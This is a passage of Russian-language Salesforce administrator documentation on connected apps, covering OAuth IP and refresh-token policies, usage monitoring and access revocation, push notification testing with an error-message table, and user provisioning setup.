  - «Смягчить ограничения IP-адресов со вторым коэффициентом». Пользователь, запустивший данное приложение, пропускает ограничения IP-адресов организации при выполнении любого указанного ниже условия.
    - Приложение использует разрешенные диапазоны IP-адресов и процесс проверки подлинности веб-сервера OAuth. Приложение поддерживает только запросы, поступающие от разрешенных IP-адресов.
    - Приложение не использует разрешенные диапазоны IP-адресов, но использует процесс проверки подлинности веб-сервера или пользователя-агента OAuth, а пользователь подтверждает свою подлинность.
  - «Смягчить ограничения IP-адресов». Пользователь, запустивший данное связанное приложение, не подчиняется ограничениям IP-адресов.
-  **Прим.:** Включенный параметр сеанса «Применять диапазоны IP-адресов входа при каждом запросе» для организации влияет на алгоритм смягчения ограничений IP-адресов. Дополнительную информацию см. в разделе «[Применение непрерывных IP-адресов и смягчение ограничений IP-адресов связанного приложения](#)» на странице 5741.
- Параметр «Политика маркеров обновления» определяет период действия маркера обновления. Маркеры обновления используются связанным приложением с поддержкой OAuth для получения новых сеансов без ввода регистрационных данных пользователя. Связанное приложение просто обменивает маркер обновления на новый сеанс. Политики маркеров обновления позволяют администраторам определять период использования маркера обновления. Ниже перечислены возможные значения.
  - «Истечение срока действия маркера обновления при отмене». Значение по умолчанию. Оно определяет, что срок действия маркера не ограничен и истекает только при его отмене пользователем или администратором. Чтобы отменить маркеры, воспользуйтесь разделом «Связанные приложения OAuth» страницы сведений о пользователе или отчетом «Использование связанных приложений OAuth».

- «Немедленное истечение срока действия маркера обновления». Данное значение определяет, что срок действия маркера истекает немедленно. Пользователь может использовать текущий сеанс (маркер доступа), но не может использовать маркер обновления для получения нового сеанса.
- «Истечение срока действия маркера обновления при периоде неиспользования n». Срок действия маркера истекает при неиспользовании в течение заданного периода времени. Например, если поле содержит значение «7 дн.», то маркер обновления, который не удалось обменять на новый сеанс в течение 7 дней, становится недействительным. Маркер, срок действия которого истек, не может генерировать новые сеансы. Срок действия использованного маркера обновления обнуляется и продляется на следующие 7 дней.
- «Истечение срока действия маркера обновления после n». Срок действия маркера обновления истекает после заданного периода времени. Например, если поле содержит значение «1 день», то маркер обновления может использоваться для получения новых сеансов в течение 24 часов. По истечении заданного периода времени маркер не может использоваться.


Сеанс пользователя может поддерживаться по использованию. Его период действия определяется полем «Значение времени ожидания» для связанного приложения, профиля пользователя или параметров сеанса организации (в указанном порядке). Параметр «Политика маркеров обновления» оценивается только при использовании созданного маркера обновления и не влияет на текущий сеанс пользователя. Маркеры обновления требуются только при истечении срока действия или недоступности сеанса пользователя. Например, если параметру «Политика маркеров обновления» задано значение «Истечение срока действия маркера обновления после 1 часа», а приложение используется в течение двух часов, то по истечении 1 часа проверка подлинности не потребуется. Повторная проверка подлинности потребуется только после истечения срока действия сеанса и попытки обмена маркеров обновления на новый сеанс.

- Параметр «Значение времени ожидания» доступен только для связанных приложений с поддержкой OAuth. Данное значение определяет время истечения срока действия маркеров доступа для сеанса связанного приложения. При отсутствии значения или выборе значения «Нет» (по умолчанию) система Salesforce использует параметр «Значение времени ожидания» из профиля пользователя. При отсутствии значения в профиле пользователя система Salesforce использует параметр «Значение времени ожидания» со страницы «Параметры сеанса».
- Данный раздел также содержит список текущих полномочий для связанного приложения.

Если связанное приложение является приложением холста, использующим проверку подлинности подписанного запроса, выполните указанные ниже действия.

- Выберите значение «Пользователи, допущенные администратором, предварительно авторизованы» для параметра «Разрешенные пользователи».
- Выберите значение «При первом использовании данного приложения» для параметра «Истечение срока действия маркеров обновления».
- Предоставьте пользователям доступ посредством профилей и наборов полномочий.
- Раздел «Политика на уровне сеансов» доступен для всех связанных приложений. Чтобы разрешить пользователям доступ к приложению только после ввода контролируемого по времени маркера при входе, установите флажок «Требуется высоконадежный сеанс».
- Раздел «Основные сведения» доступен для всех связанных приложений. Тем не менее, если приложение является приложением холста, то данные значения поля не используются. Взамен, система использует URL-адрес приложения холста, указанный при создании связанного приложения.
- Параметр «Начальный URL-адрес» применяется при использовании единой регистрации в связанном приложении. В этом случае URL-адрес должен соответствовать странице запуска процесса проверки подлинности. Данный адрес также отображается в меню выбора приложения.



- Параметр «Мобильный начальный URL-адрес» применяется для переадресации пользователей при доступе к приложению посредством мобильного устройства.
- Раздел «Параметры мобильного приложения» доступен для мобильных связанных приложений, применяющих защиту PIN-кодом.
  - Параметр «Требовать PIN-код после» определяет время простоя приложения перед его автоматической блокировкой и вводом PIN-кода. Доступные значения: «Нет» (без блокировки), «1 мин.», «5 мин.», «10 мин.» и «30 мин.». Данная политика применяется только при настройке соответствующего параметра «Длина PIN-кода». Применение политики отслеживается связанным приложением. Приложения, созданные посредством пакета Salesforce Mobile SDK, могут применять данную политику или считывать и применять политику из службы UserInfo.
  -  **Прим.:** Данный параметр не аннулирует сеанс пользователя. Данная политика требует ввода только PIN-кода для продолжения текущего сеанса пользователя, завершенного по причине простоя.
  - Параметр «Длина PIN-кода» определяет длину идентификационного номера, предназначенного для проверки подлинности. Длина кода может составлять от 4 до 8 цифр.
- Раздел «Настраиваемые атрибуты» доступен для всех связанных приложений. Разработчики могут задавать настраиваемые метаданные SAML или настраиваемые атрибуты OAuth для связанного приложения. Администраторы могут удалять и редактировать данные атрибуты или добавлять настраиваемые атрибуты. Атрибуты, удаленные, отредактированные или добавленные администраторами, переопределяют атрибуты, заданные разработчиками. Дополнительную информацию см. в разделе [«Редактирование, пакетирование или удаление связанного приложения»](#) на странице 5738.

### Настраиваемый связанный обработчик приложений

Настроить алгоритм связанного приложения можно с помощью Apex. Создайте класс, расширяющий класс `ConnectedAppPlugin` Apex, и свяжите его со связанным приложением. Этот класс может поддерживать новые протоколы проверки подлинности или отвечать на атрибуты пользователя выгодным для бизнес-процесса способом.

Модуль запускается со стороны учетной записи пользователя. В поле `Запустить` в качестве выберите пользователя для запуска модуля. Если пользователь не авторизован для использования связанного приложения, воспользуйтесь для этого методом авторизации. Дополнительную информацию см. в разделе [«Класс `ConnectedAppPlugin`»](#) в [Руководстве разработчика Force.com Apex Code](#).

СМ. ТАКЖЕ:

- [Редактирование связанного приложения](#)
- [Изменение параметров безопасности сеанса](#)
- [Инициализация пользователя для связанных приложений](#)



## Отслеживание использования для связанного приложения

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для чтения:  | «Настройка приложения»   |
| Для создания, обновления или удаления:   | «Настройка приложения» И<br>«Изменение всех данных» ИЛИ «Управление связанными приложениями» |
| Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг: | «Настройка приложения»   |
| Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:                   | «Настройка приложения» И «Изменение всех данных»   |
| Для удаления:  | «Загрузка пакетов AppExchange»   |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Чтобы просматривать сведения об использовании всех связанных приложений организации, введите «Использование связанных приложений OAuth» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Использование связанных приложений OAuth». Данная страница содержит список связанных приложений и соответствующие сведения.

**Связанное приложение**

Имя приложения. Данный список отображает только используемые установленные связанные приложения.

**Просмотр сведений о приложении**

Чтобы открыть страницу сведений о связанном приложении, щелкните «Просмотр сведений о приложении».

Чтобы установить связанное приложение, щелкните «Установить».

**Количество пользователей**

Количество пользователей, запустивших приложение. Чтобы просмотреть перечисленные ниже сведения о каждом пользователе, щелкните значение «Количество пользователей».

- Дата первого использования приложения
- Время последнего использования приложения
- Общее количество использований приложения

Чтобы отменить доступ пользователя к текущему сеансу, щелкните действие «Отменить» напротив нужного пользователя на странице «Использование пользователем связанного приложения». Чтобы отменить доступ всех пользователей связанного приложения, нажмите кнопку «Отменить все» вверху страницы.

**Действие**

Чтобы завершить все текущие сеансы использования связанного приложения и заблокировать все новые сеансы, щелкните «Блокировать». Блокировка приложения является временной. Чтобы предоставить пользователям полномочия входа и доступа к приложению, щелкните «Разблокировать».


## Управление доступом OAuth для связанных приложений

Связанное приложение интегрирует приложение в систему Salesforce посредством интерфейсов API. Связанные приложения используют стандартные протоколы SAML и OAuth для проверки подлинности, внедрения единой регистрации и предоставления маркеров для интерфейсов Salesforce API. Помимо стандартных возможностей OAuth, связанные приложения позволяют администраторам определять различные политики безопасности и контролировать доступ пользователей к приложениям. Все связанные приложения интегрируются в систему Salesforce для получения доступа к набору данных Salesforce при наличии соответствующего полномочия.

Все связанные приложения, поддерживающие доступ к данным Salesforce, отображаются на странице личных сведений.

1. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**Дополнительные сведения о пользователе**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
2. Ниже перечислены действия, доступные в разделе «Связанные приложения OAuth».
  - Просмотрите сведения о каждом доступном приложении, а также количество доступов и время последней попытки доступа приложения к данным.

### Прим.:

- Приложение может повторяться. При каждом предоставлении доступа к приложению пользователь получает новый маркер доступа. Запросы на маркеры обновления увеличивают значение поля «Количество использований», отображаемого для приложения. Доступ к данным Salesforce должен быть предоставлен на всех используемых устройствах (например, на портативном и настольном компьютерах). По умолчанию каждому приложению доступно не более пяти маркеров доступа. Новые приложения (по протоколу OAuth 2.0) автоматически утверждаются для дополнительных устройств после единичного предоставления пользователем соответствующего доступа. Приложения OAuth 2.0 могут повторяться. Каждая строка таблицы представляет собой уникальное разрешение, поэтому приложение, запрашивающее несколько маркеров с разными областями, отображается несколько раз.
  - Поля «Количество использований» и «Последнее использование» обновляются даже при ошибке доступа связанного приложения к данным пользователя ввиду неудачного входа.
  - Чтобы отменить доступ приложения, щелкните «**Отменить**». Приложение, доступ которого отменен, не может использовать указанный маркер авторизации для доступа к данным Salesforce.
-  **Важное замечание:** Чтобы предотвратить доступ к данным Salesforce, пользователь должен аннулировать все маркеры доступа для конкретного приложения.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

Приложение Salesforce  
Classic Mobile недоступно  
в версии **Database.com  
Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования, удаления и  
управления приложениями  
OAuth:

- «Управление  
связанными  
приложениями»

При необходимости приложение Salesforce Classic Mobile может быть загружено на новое мобильное устройство, которое будет использоваться для входа в систему. В этом случае система Salesforce автоматически создаст новый маркер доступа, тогда как маркер доступа, использовавшийся на предыдущем устройстве, может быть сохранен.

СМ. ТАКЖЕ:

- [Общие сведения о связанных приложениях](#)
- [Создание связанного приложения](#)
- [Редактирование связанного приложения](#)
- [Индивидуальная настройка системы Salesforce](#)

## Тестирование всплывающих уведомлений

Чтобы быстро протестировать настройки всплывающих уведомлений, воспользуйтесь страницей «Отправить тестовое уведомление». Страница «Отправить тестовое уведомление» позволяет устранять неполадки круговых всплывающих уведомлений, возникающие в синхронном механизме, без настройки вызовов Apex или REST. Кроме того, данная страница позволяет получать более подробные сведения о фоновых событиях, выполняемых в асинхронной среде реальных всплывающих уведомлений.

### Ограничения для всплывающих уведомлений

Максимальное количество всплывающих уведомлений, разрешенное для каждого мобильного приложения, связанного с организацией Salesforce, определяется типом приложения.

| Максимальное количество всплывающих уведомлений, разрешенное для:                 | Ограничение                                    |
|---|--|
| Мобильные приложения, предоставленные системой Salesforce (например, Salesforce1) | 50 000 уведомлений на каждое приложение в день |
| Мобильные приложения, разработанные организацией для внутреннего использования    | 35 000 уведомлений на каждое приложение в день |
| Мобильные приложения, установленные из каталога AppExchange                       | 5 000 уведомлений на каждое приложение в день  |

Данное ограничение учитывает только уведомления, подлежащие *доставке*. Например, уведомление отправляется 1 000 сотрудникам компании, из которых 100 сотрудников пока не установили мобильное приложение. Таким образом, данное ограничение учитывает только уведомления, отправленные 900 сотрудникам, установившим мобильное приложение.

Каждое тестовое всплывающее уведомление, созданное посредством страницы «Тестировать всплывающие уведомления», ограничивается одним получателем. Тестовые всплывающие уведомления учитываются ежедневным ограничением для всплывающих уведомлений, заданным для приложения.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки всплывающего уведомления со страницы «Тестировать всплывающие уведомления»:

- «Автор Apex»

И

«Управление связанными приложениями»

## Общие сведения о странице «Отправить тестовое уведомление»

Страница «Отправить тестовое уведомление» использует настройки службы APNS или GCM для настройки синхронного механизма активной доставки. Чтобы выбрать устройство для получения всплывающего уведомления, введите строку маркера подключения. В противном случае, воспользуйтесь инструментом поиска, который возвращает список устройств, зарегистрированных для связанного приложения. Инструмент поиска автоматически отображает пять устройств, зарегистрированных последними. Чтобы найти устройства, зарегистрированные для пользователя, введите имя нужного пользователя.


Чтобы протестировать настройки всплывающих уведомлений для службы Android GCM, установите флажок «Пробный запуск». Данный параметр отправляет уведомление только на сервер GCM.

Каждая попытка активной доставки возвращает статусное сообщение об успешном или неудачном выполнении. Описания сообщений см. в разделе «Сообщения об ошибках для всплывающих уведомлений». Дополнительную информацию см. на веб-сайте:

- [developer.apple.com](https://developer.apple.com) (для всплывающих уведомлений Apple APNS).
- [developer.android.com](https://developer.android.com) (для всплывающих уведомлений Android GCM).

Чтобы открыть тестовую страницу, выполните указанные ниже действия.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
2. Щелкните имя нужного связанного приложения.
3. Щелкните «**Отправить тестовое уведомление**» напротив поля «Поддерживаемая платформа активной доставки». Данная ссылка отображается только в том случае, если связанное приложение поддерживает всплывающие уведомления для мобильных устройств.

 **Прим.:** Прежде чем отправить тестовое всплывающее уведомление, проверьте правильность настройки мобильных параметров в связанном приложении. См. раздел «Создание связанного приложения».

### [Отправка тестовых всплывающих уведомлений в службу APNS](#)

Чтобы быстро протестировать настройки всплывающих уведомлений для службы APNS, воспользуйтесь страницей «Отправить тестовое уведомление».

### [Отправка тестовых всплывающих уведомлений в службу Android GCM](#)


Чтобы быстро протестировать настройки всплывающих уведомлений для службы Android GCM, воспользуйтесь страницей «Тестировать всплывающие уведомления».

### [Сообщения об ошибках для всплывающих уведомлений](#)

При отображении сообщения об ошибке после отправки всплывающего уведомления со страницы «Отправить тестовое уведомление» рекомендуем использовать таблицу ниже.

## Отправка тестовых всплывающих уведомлений в службу APNS

Чтобы быстро протестировать настройки всплывающих уведомлений для службы APNS, воспользуйтесь страницей «Отправить тестовое уведомление».

1. Введите строку маркера подключения в поле «Получатель» ИЛИ щелкните значок  и выберите одного из найденных получателей. По умолчанию список результатов поиска отображает пять устройств, зарегистрированных для связанного приложения последними.
  - a. Чтобы найти другие устройства, введите имя пользователя в текстовое поле «Поиск».
  - b. Чтобы создать список всех устройств, зарегистрированных для данного имени пользователя, нажмите кнопку «Начать».


2. При необходимости заполните поле «Предупреждение» сообщением-предупреждением или словарем по спецификациям Apple.
3. Заполните поле «Эмблема» количеством эмблем или значением «0» (при отсутствии эмблем).
4. Заполните поле «Звук» именем звукового файла в пакете приложений или значением «*default*» для использования стандартного системного звука предупреждения.
5. При необходимости заполните поле «Настраиваемые полезные данные» значением JSON полезных данных.
6. Чтобы отправить тестовое всплывающее уведомление, нажмите кнопку **«Отправить»**. Чтобы очистить форму, нажмите кнопку **«Очистить»**.

СМ. ТАКЖЕ:

[Тестирование всплывающих уведомлений](#)

### Отправка тестовых всплывающих уведомлений в службу Android GCM

Чтобы быстро протестировать настройки всплывающих уведомлений для службы Android GCM, воспользуйтесь страницей «Тестировать всплывающие уведомления».

1. Введите строку маркера подключения в поле «Получатель» ИЛИ щелкните значок  и выберите одного из найденных получателей. По умолчанию список результатов поиска отображает пять устройств, зарегистрированных для связанного приложения последними.
  - a. Чтобы найти другие устройства, введите имя пользователя в текстовое поле «Поиск».
  - b. Чтобы создать список всех устройств, зарегистрированных для данного имени пользователя, нажмите кнопку **«Начать»**.
2. Заполните поле «Полезные данные» значением JSON, содержащим сообщение.
3. Чтобы отправить всплывающее уведомление только на сервер GCM, установите флажок **«Пробный запуск»**.
4. Чтобы отправить тестовое всплывающее уведомление, нажмите кнопку **«Отправить»**. Чтобы очистить форму, нажмите кнопку **«Очистить»**.

СМ. ТАКЖЕ:

[Тестирование всплывающих уведомлений](#)

### Сообщения об ошибках для всплывающих уведомлений

При отображении сообщения об ошибке после отправки всплывающего уведомления со страницы «Отправить тестовое уведомление» рекомендуем использовать таблицу ниже.

| Сообщение   | Предлагаемое решение                  |
|---|---------------------------------------|
| Превышено ежедневное ограничение по частоте отправки всплывающих уведомлений для данного связанного приложения. | Решение отсутствует.                  |
| Сертификат не принимается службой всплывающих уведомлений Apple.  | Выберите сертификат допустимого типа. |
| Сертификат отозван.   | Выберите действительный сертификат.   |

| Сообщение  | Предлагаемое решение  |
|--|---|
| Срок действия сертификата истек.   | Продлите срок действия сертификата.   |
| Сертификат пока недействителен.  | Повторите попытку позже.  |
| Недопустимый сертификат или пароль.  | Выберите сертификат допустимого типа.   |
| Недопустимый получатель или полезные данные.   | Проверьте введенные данные на наличие ошибок.   |
| Размер полезных данных превышает максимально допустимый.   | Сократите размер полезных данных.   |
| Не удастся загрузить параметры всплывающих уведомлений.  | Подтвердите наличие параметров связанного приложения.   |
| Поле получателя содержит недопустимый маркер устройства.   | Введите действительный маркер устройства.   |
| Недопустимая длина маркера устройства.   | Введенный маркер поврежден или является неверным.<br>Введите маркер повторно.   |
| Ошибка отправки уведомления. Подтвердите соответствие сертификата среде Apple.   | Подтвердите правильность используемого сертификата (например, безопасная среда и производственная среда).   |
| Служба всплывающих уведомлений Apple недоступна.   | Повторите попытку позже.  |
| Не удастся подключиться к службе всплывающих уведомлений Apple.  | Повторите попытку позже.  |
| Не удастся подключиться к прокси-серверу Salesforce. При повторном возникновении данной ошибки обратитесь в службу поддержки Salesforce. | Повторите попытку позже.  |
| Запрос заблокирован прокси-сервером Salesforce. При повторном возникновении данной ошибки обратитесь в службу поддержки Salesforce.      | Повторите попытку позже.  |
| При использовании службы всплывающих уведомлений Apple произошла неизвестная ошибка.   | Обратитесь в компанию Apple или повторите попытку позже.  |
| В качестве эмблемы должно быть указано число.  | Введите значение эмблемы повторно в виде целого числа.  |
| Полезные данные должны использовать допустимый формат JSON.  | Выполните правильное форматирование полезных данных.  |
| Введите значение как минимум одного из следующих полей: «Предупреждение», «Эмблема», «Звук» или «Настраиваемые полезные данные».         | Введите допустимое значение для одного из полей.  |
| Требуется получатель.  | Введите маркер устройства.  |
| Ошибка проверки подлинности Google Cloud Messaging.  | <p>Просмотрите документацию GCM на веб-сайте <a href="https://developer.android.com">developer.android.com</a>. Возможные причины:</p> <ul style="list-style-type: none"> <li>Заголовок авторизации отсутствует или содержит недопустимый синтаксис.</li> </ul> |

| Сообщение  | Предлагаемое решение   |
|--|--|
|  | <ul style="list-style-type: none"> <li>• Ключ использует недопустимый номер проекта.</li> <li>• Ключ является допустимым, но служба GCM отключена.</li> <li>• Запрос отправлен сервером, который отсутствует в списке разрешенных IP-адресов ключа сервера.</li> </ul> |
| Внутренняя ошибка сервера Google Cloud Messaging или сервер временно недоступен.                               | Повторите попытку позже.   |
| Поле получателя содержит неправильно отформатированный код регистрации.  | Проверьте допустимость кода регистрации, предоставленного мобильным приложением, или введите допустимый код регистрации вручную.   |
| Размер полезных данных превышает максимально допустимый.   | Сократите размер полезных данных.  |
| Поле получателя содержит код регистрации, являющийся недопустимым для API-ключа сервера связанного приложения. | Введите правильный ключ сервера для приложения.  |
| Требуется получатель.  | Выберите получателя или введите код регистрации.   |
| Поле получателя содержит недопустимый код регистрации.   | Обновите код регистрации устройства получателя.  |
| При использовании сервера GCM произошла непредвиденная ошибка. Обратитесь в службу поддержки SFDC.             | Обратитесь в компанию salesforce.com.  |
| Произошла непредвиденная ошибка. Обратитесь в службу поддержки SFDC.   | Обратитесь в компанию salesforce.com.  |

СМ. ТАКЖЕ:

[Создание связанного приложения](#)

[Тестирование всплывающих уведомлений](#)

## Инициализация пользователя для связанных приложений

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для чтения:  | «Настройка приложения»   |
| Для создания, обновления или удаления:   | «Настройка приложения» И<br>«Изменение всех данных» ИЛИ «Управление связанными приложениями» |
| Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг: | «Настройка приложения»   |
| Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:                   | «Настройка приложения» И «Изменение всех данных»   |
| Для удаления:  | «Загрузка пакетов AppExchange»   |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Рекомендуем администраторам использовать связанные приложения, поддерживающие инициализацию пользователя, для создания, обновления и удаления учетных записей в сторонних приложениях на основе пользователей организации Salesforce. При необходимости настройте автоматические процессы создания, обновления и деактивации учетных записей пользователей Salesforce для внешних служб (например, Google Apps и Box). При необходимости найдите текущие учетные записи в сторонней системе и определите наличие их связи с учетной записью Salesforce.

Связанные приложения связывают пользователей со сторонними службами и приложениями. Инициализация пользователя для связанных приложений позволяет создавать, обновлять и управлять учетными записями данных служб и приложений. Данная функция упрощает процесс создания учетных записей для внешних служб (например, Google Apps) и связывает учетные записи пользователей Salesforce со сторонними учетными записями. После связывания данных учетных записей рекомендуем настроить средство запуска приложений, позволяющее пользователям выбирать значок нужного связанного приложения и получать мгновенный доступ к целевой службе.

Инициализация применяется только к пользователям, которые назначены профилю или набору полномочий, предоставляющему доступ к настроенному связанному приложению. Например, настройте инициализацию пользователя для связанного приложения Google Apps в организации. Затем назначьте данному связанному приложению профиль «Сотрудники». При создании пользователя организации и назначении профиля «Сотрудники» система выполняет его автоматическую инициализацию в Google Apps. Кроме того, при деактивации пользователя или изменении профиля система выполняет его автоматическую деинициализацию из Google Apps.

Система Salesforce поддерживает мастер, позволяющий настраивать параметры инициализации пользователя для каждого связанного приложения.

А также, система позволяет запускать отчеты для определения пользователей, имеющих доступ к конкретным сторонним приложениям, и централизованного просмотра всех учетных записей всех связанных приложений.

## Запросы на инициализацию пользователя

После настройки функции инициализации система Salesforce управляет запросами на обновление для сторонней системы. Система Salesforce отправляет запросы на инициализацию пользователя сторонней системе на основе конкретных



событий организации — посредством пользовательского интерфейса или вызовов API. Таблица ниже содержит события, инициирующие запросы на инициализацию пользователя.

| Событие  | Операция             | Объект                  |
|--|----------------------|-------------------------|
| Создание пользователя  | Создание             | Пользователь            |
| Обновление пользователя (для выбранных атрибутов)                    | Обновление           | Пользователь            |
| Выключение пользователя  | Деактивация          | Пользователь            |
| Включение пользователя   | Активация            | Пользователь            |
| Заморозка пользователя   | Заморозка            | UserLogin               |
| Разморозка пользователя  | Разморозка           | UserLogin               |
| Повторная активация пользователя                                     | Повторная активация  | Пользователь            |
| Изменение профиля пользователя                                       | Создание/деактивация | Пользователь            |
| Назначение/отмена назначения набора полномочий пользователю          | Создание/деактивация | PermissionSetAssignment |
| Назначение/отмена назначения профиля связанному приложению           | Создание/деактивация | SetupEntityAccess       |
| Назначение/отмена назначения набора полномочий связанному приложению | Создание/деактивация | SetupEntityAccess       |

Значение операции хранится в объекте `UserProvisioningRequest`. Система Salesforce может обработать запрос незамедлительно или дождаться завершения процесса утверждения (при добавлении процесса утверждения во время выполнения действий мастера инициализации пользователя). Чтобы обработать запрос, система Salesforce использует поток типа «Инициализация пользователя», содержащий ссылку на класс Apex по имени `UserProvisioningPlugin`. Поток вызывает API сторонней службы для управления процессом инициализации учетных записей пользователей в данной системе.

Чтобы отправить запросы на инициализацию пользователя на основе событий в Active Directory, воспользуйтесь Salesforce Identity Connect для сбора данных событий и их синхронизации с организацией Salesforce. Затем система Salesforce отправляет запросы на инициализацию пользователя сторонней системе для инициализации или деинициализации пользователей.

## Ограничения

### Права

Организация Salesforce не поддерживает хранение или управление ролями и полномочиями для поставщика услуг. Именно поэтому, при отправке запроса на доступ к стороннему приложению, поддерживающему инициализацию пользователя, могут отсутствовать определенные права на ресурсы поставщика услуг. Несмотря на возможность создания учетной записи пользователя для поставщика услуг, управление любыми дополнительными ролями или полномочиями для данной учетной записи должно выполняться посредством поставщика услуг.

### Запланированное согласование учетных записей

Рекомендуем запускать мастер инициализации пользователя при каждом сборе и анализе пользователей в сторонней системе. Интервал автоматического сбора и анализа не может быть изменен.

**Повторная сертификация доступа**

После создания учетной записи пользователя рекомендуем проверять доступ пользователя к ресурсам поставщика услуг на стороне поставщика услуг.

СМ. ТАКЖЕ:

[Настройка инициализации пользователя для связанных приложений](#)

[Создание настраиваемых отчетов по инициализации пользователя для связанных приложений](#)

[Общие сведения о связанных приложениях](#)

**Настройка инициализации пользователя для связанных приложений****ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

|  |   |
|--|---|
| Для чтения:  | «Настройка приложения»  |
| Для создания, обновления или удаления:   | «Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» |
| Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг: | «Настройка приложения»  |
| Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:                   | «Настройка приложения» И «Изменение всех данных»  |
| Для удаления:  | «Загрузка пакетов AppExchange»  |

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Настройте связанное приложение для экономии времени на инициализации пользователей.

Система Salesforce поддерживает пошаговый мастер, позволяющий настраивать параметры инициализации пользователя для каждого связанного приложения.

Прежде чем использовать мастер, выполните подготовительные действия.

**Связанное приложение для сторонней службы**

Любое связанное приложение может поддерживать инициализацию пользователя, включая связанное приложение типа «закладка».

**Именованные регистрационные данные**

Именованные регистрационные данные определяют стороннюю систему и ее параметры проверки подлинности. Вызовы к сторонней системе (например, создание, редактирование или удаление учетных записей) используют параметры сторонней проверки подлинности в именованных регистрационных данных. Именованные регистрационные данные требуют заполнения поля «Названный субъект» учетной записью сторонней системы или авторизацией OAuth для текущего поставщика проверки подлинности. Именованные регистрационные данные запрашиваются мастером инициализации пользователя.

### Поток, созданный посредством приложения Flow Designer

Потоки передают запросы на инициализацию в стороннюю систему. Система Salesforce поддерживает несколько пакетов, содержащих предварительно настроенные потоки для облегчения процесса настройки инициализации пользователя (скоро появится!). Мастер инициализации пользователя позволяет связать один из данных потоков со связанным приложением.

При необходимости пользователи могут создавать собственные потоки. Дополнительную информацию см. в подразделе [«Создание собственного потока инициализации пользователя»](#).

Чтобы запустить мастер инициализации пользователя для текущего связанного приложения, выполните указанные ниже действия.

1. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите параметр управления связанными приложениями.
2. Щелкните имя нужного связанного приложения.
3. Нажмите кнопку **«Правка»** на странице сведений о связанном приложении.
4. Установите флажок **«Включить инициализацию пользователя»** в разделе «Параметры инициализации пользователя».
5. Нажмите кнопку **«Сохранить»**.

После нажатия кнопки **«Сохранить»** система Salesforce открывает страницу сведений о связанном приложении. Чтобы перейти на страницу сведений о связанных приложениях из меню «Настройка», введите *«Связанные приложения»* в поле «Быстрый поиск», затем выберите параметр управления связанными приложениями. Щелкните имя нужного связанного приложения.

6. Чтобы запустить мастер, щелкните **«Запустить мастер инициализации пользователя»** в разделе «Параметры инициализации пользователя».

После закрытия мастера откройте страницу сведений о связанном приложении для редактирования отдельных сведений об учетной записи пользователя с целью быстрого обновления. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка», выберите параметр управления связанными приложениями и выберите нужное приложение. Каждый пользователь отображается в разделе «Учетные записи пользователей» страницы сведений о связанном приложении. Или перезапустите мастер для сбора и анализа учетных записей сторонней системы, изменения конфигурации и обработки всех учетных записей.

Добавление процесса утверждения во время работы мастера инициализации пользователя инициирует выбор поля **«Процесс утверждения»** на странице сведений.

### Создание собственного потока инициализации пользователя

Если потоки пакета не поддерживают нужную стороннюю систему или требуется настройка решения, создайте собственный поток. Воспользуйтесь классом Apex с именем `UserProvisioningPlugin` и стандартными объектами `UserProvisioningRequest` и `UserProvAccount`. При сохранении созданного потока выберите тип *«Инициализация пользователя»*. Прежде чем создать собственный поток, просмотрите рекомендации по созданию потоков посредством приложения Flow Designer и разработке триггеров Apex. Ниже перечислены обязательные компоненты потока.

- Триггер Apex, использующий класс `UserProvisioningPlugin`.
- Указанные ниже переменные ввода и вывода в потоке
  - Ввод: `User`, `UserProvisioningRequest`, `UserProvAccount`
  - Вывод: `ExternalUserId`, `ExternalUsername`, `ExternalFirstName`, `ExternalLastName`, `ExternalEmail`, `Details`, `Status`
- Указанные ниже параметры ввода и вывода как минимум для одного модуля Apex в потоке

- Ввод: *userProvisioningRequestId, userId, namedCredDevName, reconFilter, reconOffset*
  - Вывод: *ExternalUserId, ExternalUsername, ExternalFirstName, ExternalLastName, ExternalEmail, Details, Status, reconState, nextReconOffset*
- Элемент «Поиск записи» по имени «Поиск пользователя» для изменения при связывании учетных записей пользователей Salesforce и пользователей сторонней системы.

СМ. ТАКЖЕ:

[Инициализация пользователя для связанных приложений](#)

[Создание связанного приложения](#)

[Определение именованных регистрационных данных](#)

[Облачная версия приложения Flow Designer](#)

